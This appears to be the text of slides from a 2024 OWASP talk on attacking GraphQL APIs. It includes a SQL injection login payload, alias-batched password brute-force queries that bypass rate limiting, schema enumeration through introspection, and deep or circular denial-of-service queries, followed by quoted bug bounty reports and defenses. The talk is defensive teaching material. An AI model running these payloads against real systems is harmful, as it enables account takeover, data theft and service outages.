

Attacking GraphQL APIs

Mazin Ahmed

OWASP AppSec Days Pacific Northwest 2024

mazin@mazinahmed.net | @mazen160

WHO AM I?

Mazin Ahmed

- AppSec Engineering at Chime
- Founder of FullHunt
- Occasional Bug Bounty Hunter: acknowledged by Facebook, Twitter, LinkedIn, Zoom, and more
- In love  with Cloud security, security automation, DevSecOps, distributed systems, and Web-App security

WHO USES GRAPHQL HERE? 🙋

What is GraphQL?

- A query language for APIs.
- The most popular query definition language for modern apps and tech stacks.
- Created by Meta in 2012.
- Today, it's used by:



and a lot more.

What is GraphQL?

GraphQL offers native flexibility, great API features, and endless possibilities for supporting application development.



Describe your data

```
type Project {  
  name: String  
  tagline: String  
  contributors: [User]  
}
```

Ask for what you want

```
{  
  project(name: "GraphQL") {  
    tagline  
  }  
}
```

Get predictable results

```
{  
  "project": {  
    "tagline": "A query language for APIs"  
  }  
}
```

“With great power comes great responsibility”

AGENDA

- Why am I researching GraphQL security?
- GraphQL 101: REST vs GraphQL
- GraphQL-focused attack vectors
- Exploiting GraphQL APIs
- Open-Source Release 
- Recommendations – Defending against GraphQL attacks
- Questions

GraphQL Jargon

- Operation
 - GraphQL Query
 - GraphQL Mutation
- SDL (Schema definition language)
- Operation/Query/Mutation Batching
- Aliases

API Comparison: REST vs GraphQL

Querying data in GraphQL vs. REST API

```
query GetUser {  
  get_user(username: "mazin") {  
    id  
    first_name  
    username  
  }  
}
```

GraphQL Query Operation

```
GET /users/mazin HTTP/1.1  
Host: evilcorp.com  
User-Agent: curl  
...  
-----  
...  
{  
  "first_name": "Mazin",  
  "username": "mazin",  
  "id": 1337  
}
```

REST API GET Request

API Comparison: REST vs GraphQL

Updating data in GraphQL vs. REST API

```
mutation UpdateUser {  
  updateUser(username: "mazin",  
             first_name: "X",  
             last_name: "Y")  
}
```

GraphQL Mutation Operation

```
POST /update-user/mazin HTTP/1.1  
Host: evilcorp.com  
User-Agent: curl  
  
...  
{  
  "first_name": "X",  
  "last_name": "Y",  
}  
-----  
  
...  
{  
  "first_name": "X",  
  "last_name": "Y",  
}
```

REST API POST Request

API Comparison: REST vs GraphQL

Updating data in GraphQL vs. REST API

```
mutation UpdateUser {  
  updateUser(username: "mazin",  
             first_name: "X",  
             last_name: "Y") {  
    first_name  
    last_name  
    id  
  }  
}
```

GraphQL Mutation Operation -
Asking for fields in response

```
POST /update-user/mazin HTTP/1.1  
Host: evilcorp.com  
User-Agent: curl  
...  
{  
  "first_name": "X",  
  "last_name": "Y",  
}  
-----  
...  
{  
  "first_name": "X",  
  "last_name": "Y",  
}
```

REST API POST Request

Attacking GraphQL

Attacking GraphQL

How do you feel about your company's GraphQL Security?

Attacking GraphQL

GraphQL APIs attack surface is massive.

- There are several implementations depending on the backend language, framework, and configurations.
- Not all configurations are secure-by-default.
- There are GraphQL attacks that are harder to remediate with basic configuration changes.

Generic Server-side vulnerabilities

All generic server-side vulnerabilities applies to GraphQL.

For example: SQL Injection, RCE, IDOR Path Traversal, SSRF, File upload issues


```
query SignIn {  
  sign_in(username: "admin' OR 1=1 --", password: "test") {  
    id  
    first_name  
    session_token  
  }  
}  
-----  
{  
  "id": 1337,  
  "first_name": "Mazin",  
  "session_token": "229d01f7-2b9a-49a4-8861-c961b1ed0c0e"  
}
```

Rate Limiting

Lack of rate limiting is a major issue in APIs (SOAP, REST, GraphQL, name your technology).

Rate Limiting

Let's imagine you're trying to brute-force a password for an admin.



Rate Limiting

```
query SignIn1 {  
  sign_in(username:"mazin", password:"1234") {  
    seession_token  
  }  
}  
  
query SignIn2 {  
  sign_in(username:"mazin", password:"password124") {  
    seession_token  
  }  
}  
...  
query SignIn1000000 {  
  sign_in(username:"mazin", password:"X1000000X") {  
    seession_token  
  }  
}
```

Rate Limiting: Alias Batching

GraphQL Aliases is a feature that simplifies Query management within client/server communication.

```
query GetUser {  
  get_user(username: "mazin") {  
    UserID: id  
    FirstName: first_name  
  }  
}
```


Rate Limiting: Alias Batching

GraphQL Aliases can be exploited to bypass Rate Limiting protection.

```
query SignInAliases {  
  alias1: sign_in(username: "mazin", password: "1234") {  
    session_token  
  }  
  alias2: sign_in(username: "mazin", password: "password124") {  
    session_token  
  }  
  alias3: sign_in(username: "mazin", password: "X1000000X") {  
    session_token  
  }  
}
```

GraphQL API Attack Surface Exposure

GraphQL API Attack Surface Exposure



GraphQL API Attack Surface Exposure


Documentation is a major challenge for APIs.

There are automated tools to help documentation, eg.. OpenAPI Format, Swagger.

If API documentation is not there, we would need to:

- Brute-Force endpoints, parameters, spend hours on fuzzing, yet not having full visibility.
- Intercept traffic on web and mobile apps.
- OSINT.

This what Github public GraphQL schema look like



GraphQL Introspection

In GraphQL, a native feature called **Introspection** that allows you to query the schema.

If an API has Introspection enabled, you can learn about the API schema without spending time on fuzzing.

Introspection is helpful for development and public APIs, but it should be **disabled** for private GraphQL APIs.

```
1 query IntrospectionQuery {
2   __schema {
3     queryType {
4       name
5     }
6     mutationType {
7       name
8     }
9     subscriptionType {
10      name
11    }
12    types {
13      ...FullType
14    }
15    directives {
16      name
17      description
18
19      locations
20      args {
21        ...InputValue
22      }
23    }
24  }
25 }
```

GraphQL Introspection

If GraphQL introspection is disabled on production, it's a good idea to check if QA/Staging/Dev APIs have it disabled too.

Most likely QA APIs would allow it, and it will expose the full schema.

```
1 query IntrospectionQuery {  
2   __schema {  
3     queryType {  
4       name  
5     }  
6     mutationType {  
7       name  
8     }  
9     subscriptionType {  
10      name  
11    }  
12    types {  
13      ...FullType  
14    }  
15    directives {  
16      name  
17      description  
18  
19      locations  
20      args {  
21        ...InputValue  
22      }  
23    }  
24  }  
25 }
```

GraphQL Field Guessing

If Introspection is disabled, we can still find ways to enumerate schema and discover with field guessing.

Clairvoyance tool by Nikita Stupin automates GraphQL Field Guessing attack and generates a SDL (Schema Definition Language) file for other GraphQL visualizers.

```
1 {  
2   "errors": [  
3     {  
4       "message": "Cannot query field \"nam\"  
        on type \"__Type\". Did you mean \"name\"?",  
5       "locations": [  
6         {  
7           "line": 4,  
8           "column": 7  
9         }  
10      ]  
11    }  
12  ]  
13 }
```

GraphQL API Exposure Monitoring

By sending **Introspection queries** on a frequent basis, you can work on compare different results for changes and exposure to **identify new and updated GraphQL Queries, Mutations, and Subscriptions.**

```
1 query IntrospectionQuery {  
2   __schema {  
3     queryType {  
4       name  
5     }  
6     mutationType {  
7       name  
8     }  
9     subscriptionType {  
10      name  
11    }  
12    types {  
13      ...FullType  
14    }  
15    directives {  
16      name  
17      description  
18  
19      locations  
20      args {  
21        ...InputValue  
22      }  
23    }  
24  }  
25 }
```

GraphQL API Exposure Monitoring


Companies may expose unprotected new operations, sensitive input arguments, sensitive PII fields of other users.

```
1 query IntrospectionQuery {  
2   __schema {  
3     queryType {  
4       name  
5     }  
6     mutationType {  
7       name  
8     }  
9     subscriptionType {  
10      name  
11    }  
12    types {  
13      ...FullType  
14    }  
15    directives {  
16      name  
17      description  
18  
19      locations  
20      args {  
21        ...InputValue  
22      }  
23    }  
24  }  
25 }
```

GraphQL Denial of Service Attacks


GraphQL Denial of Service Attacks

- GraphQL API Denial of Service attacks are trivial and challenging to prevent.
- There are several variants of GraphQL DoS attacks today.



GraphQL Denial of Service Attacks


The approach is to force the GraphQL API to process expensive queries.



GraphQL Denial of Service Attacks

GraphQL Operation Batching variants:

1. Query/Mutation Batching
2. Array-Based Batching
3. Alias Batching




GraphQL Denial of Service Attacks

Circular Relations/Dependency.

Circular Dependency happens when multiple objects are depended on each other.

- If User object has a set of Orders.
- And the Orders object references the User, then this can be exploited to force GraphQL API to run a complex query.



GraphQL Denial of Service Attacks

Constructing expensive queries can lead to a successful DoS attack.

Complex Queries:



This query should send **5,000 API calls** internally 

```
query GetDeepOrderUserInfo {  
  users(limit: 1000) {  
    # Depth 1  
    id  
    name  
    orders {  
      # Depth 2  
      orderID  
      date  
      items {  
        # Depth 3  
        itemID  
        name  
        price  
        manufacturer {  
          # Depth 4  
          id  
          name  
          location {  
            city # Depth 5  
            country  
          }  
        }  
      }  
    }  
  }  
}
```

GraphQL Denial of Service Attacks

Circular Relations/Dependency.

This example sends out can be used to reference objects to cause resource exhaustion.

Circular Dependencies is an anti-pattern for non-rate limited APIs.

```

query GetUsersWithOrders {
  users {
    id
    name
    orders {
      orderID
      user {
        id
        name
        orders {
          orderID
          user {
            id
            name
            orders {
              orderID
            }
          }
        }
      }
    }
  }
}

```

GraphQL Denial of Service Attacks

There are more DoS attack variants 🙌

1. Field duplication
2. Fragments abuse
3. Directive overloading
4. User-controlled limits (which happens a lot)
5. Circular fragments
6. And more...



{{ Real-World Attacks }}

(Shopify) Field Exposure - Led to sensitive customer data leak

Shopify had schema fields that are sensitive and lacked access control checks.

#423388 

11 **H1514 Get access to non public information by pivoting with graphql queries** Share:     

TIMELINE

 **emitrani** submitted a report to **Shopify**.
Hi security team,

October 13, 2018, 3:40pm UTC

Summary: It is possible to pivot with queries to get access to information you shouldn't have access to according to docs located at <https://help.shopify.com/en/api/graphql-admin-api/reference/queryroot>

Description: I will try to write up all the ones I can find related to information disclosure where a user with only access to Apps can get from other parts of the store using the graphql app.

- **Example 1:**
User with no home access can use locations query to find out store locations and address

Image F360024: image_11.png 126.01 KIB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)

 Search 

Shopify GraphQL App

GraphQL  [Prettify](#) [History](#) ☐ Return detailed cost

```
1 * {
2   locations(includeLegacy: true, first: 10) {
3     edges {
4       node {
5         id
6         isActive
7         name
8         shipsInventory
9         address {
10           address1
11           address2
12           latitude
13           city
14           country
15           countryCode
16           phone
17           formatted
18           province
19           provinceCode
20           zip
21         }
22       }
23     }
24   }
25 }
```

```
{
  "data": {
    "locations": {
      "edges": [
        {
          "node": {
            "id": "gid://shopify/Location/15011774406",
            "isActive": true,
            "name": "425",
            "shipsInventory": true,
            "address": {
              "address1": "425",
              "address2": "",
              "latitude": 42.2807574,
              "city": "Ann Arbor",
              "country": "United States",
              "countryCode": "US",
              "phone": "1234567890",
              "formatted": [
                "425",
                "Ann Arbor MI 48104",
                "United States"
              ],
              "province": "Michigan",
              "provinceCode": "MI"
            }
          }
        }
      ]
    }
  }
}
```

Madini Animated, 2024

(HackerOne) IDOR - Delete other hackers data

HackerOne had a GraphQL access control vulnerability that allowed hackers to delete data of other hackers in the platform.

#2122671

293

IDOR - Delete all Licenses and certifications from users account using CreateOrUpdateHackerCertification GraphQL query

Share:     

TIMELINE



callmed0_4 submitted a report to [HackerOne](#).

August 24, 2023, 3:52pm UTC

Summary:

Hey team,

While editing our **Licenses and certifications** if we change the ID number we can delete other users **Licenses and certifications**. it simply can be done by editing the ID number in our graphql query. If change the ID from 1 to X possible range then we can delete all the **Licenses and certifications** present between these.

Steps To Reproduce

1. Log in to your own account in two browsers A and B with User A and User B


Attacking GraphQL APIs

Mazin Ahmed, 2024

(GitLab) Unintended GraphQL query

GitLab had a GraphQL query that can did not check access permissions of the authenticated user for “namespace” list query.

An attacker can retrieve out other members private data.



The screenshot shows a GitHub issue page. At the top, there is a green label with the number "#614355" and a thumbs up icon with the number "58". To the right of the label is a "Share:" button with icons for Facebook, Twitter, LinkedIn, YouTube, and a generic share icon. The title of the issue is "GraphQL query \"namespace\" leaks data". Below the title is a "TIMELINE" section. The first entry in the timeline is a report submitted by "rpadovani" to "GitLab" on "June 14, 2019, 8:05am UTC". The report content includes a "NOTE!" asking for more details, a "Summary" section stating that a GraphQL query can retrieve private data not available through the standard API or web API, and a "Steps to reproduce" section with two steps: 1. My Gitlab profile is private: <https://gitlab.com/rpadovani> and 2. You cannot access a list of my projects: <https://gitlab.com/users/rpadovani/contributed>.

#614355

58

Share:     

GraphQL query "namespace" leaks data

TIMELINE

 [rpadovani](#) submitted a report to [GitLab](#). June 14, 2019, 8:05am UTC

NOTE! Thanks for submitting a report! Please replace *all* the (parenthesized) sections below with the pertinent details. Remember, the more detail you provide, the easier it is for us to triage and respond quickly, so be sure to take your time filling out the report!

Summary

Using the "namespace" query on Graphql you can retrieve some private data that is not available through Standard API or through Web API

Steps to reproduce

User namespace

1. My Gitlab profile is private: <https://gitlab.com/rpadovani>
2. You cannot access a list of my projects: <https://gitlab.com/users/rpadovani/contributed>

IDOR Detection on GraphQL

IDOR Detection on GraphQL

I analyzed hundreds of public vulnerability reports to learn about patterns in IDOR vulnerabilities.

I built a ruleset of IDOR fields that has have been seen in previous public incidents.

This is now used in security tooling for annotating potential IDOR fields for security scanning.

Code

Blame

```
1  # Known Incidents of IDOR vulnerabilities across HackerOne
2  # This has been manually analyzed and curated to include
3  # Fields are case-insensitive.
4  # Date: April 2024
5  fields:
6    - account
7    - account_id
8    - accounts
9    - actionable_id
10   - address_id
11   - application_id
12   - attachment_id
13   - attachmentid
14   - aweme_id
15   - biller_id
16   - calendar_id
17   - campaign_id
```



Download ruleset
[3RsoEKk](#)


PII Detection on GraphQL

PII Detection on GraphQL

I have curated thousands of sources for secrets, API keys, sensitive data, **PII data**, and **PII fields**.

It's a generic ruleset for all sorts of tooling and projects.

I use it for security tooling to **annotate GraphQL PII fields for review**.




The screenshot shows the GitHub repository page for 'secrets-patterns-db' by user 'mazen160'. The repository is public and has 123b5c4 commit, updated 8 months ago. The repository contains several files and folders:

File/Folder	Update	Time
datasets	Dev (#16)	8 months ago
db	fields update	8 months ago
scripts	fields update	8 months ago
.gitignore	Initial release	last year
LICENSE.md	Initial release	last year

The right sidebar shows the repository description: 'Secrets Patterns DB: The largest open-source Database for detecting secrets, API keys, passwords, tokens, and more.' It also includes a link to the blog post 'mazinahmed.net/blog/secrets...' and several tags: regex, regular-expression, secrets, regular-expressions, trufflehog, gitleaks, secrets-detection, and trufflehog3.

{{ Defenes }}

Defenses



Defenses

- **Service-level rate limiting:** The golden rule, Rate Limiting defense should be on the service-level, not on the API level to avoid bypasses.
- **Query Timeout:** You can set a timeout on GraphQL queries.
 - This needs to be tested properly, as internal calls may have been already initiated and will not be cancelled if the upstream API timed out.
- **Disable Batching:**
 - This doesn't mean that other variants can't be abused.
- **Query cost analysis:**
 - Can be harder to implement, but it's still a good defense layer.
- **Maximum depth limits:** This can prevent complex queries executions.

Defenses



Elon Musk
@elonmusk



Secure your GraphQL APIs, please.

7:46 AM · Apr 9, 2024

1.3M Retweets **20K** Quote Tweets **6.2M** Likes



Defenses



Elon Musk
@elonmusk



Secure your GraphQL APIs, please.

7:46 AM · Apr 9, 2024

1.3M Retweets 20K Quote Tweets 6.2M Likes



NOT REAL :)
I wish it was

Final Thoughts

- GraphQL is extremely powerful.
- As security engineers, our job is to empower teams to run projects and adapt better technologies.
- GraphQL needs a lot more attention across organizations.

Questions?

Mazin Ahmed
mazin@mazinahmed.net
Twitter: [@mazen160](https://twitter.com/mazen160)

Thank you!

Mazin Ahmed
mazin@mazinahmed.net
Twitter: [@mazen160](https://twitter.com/mazen160)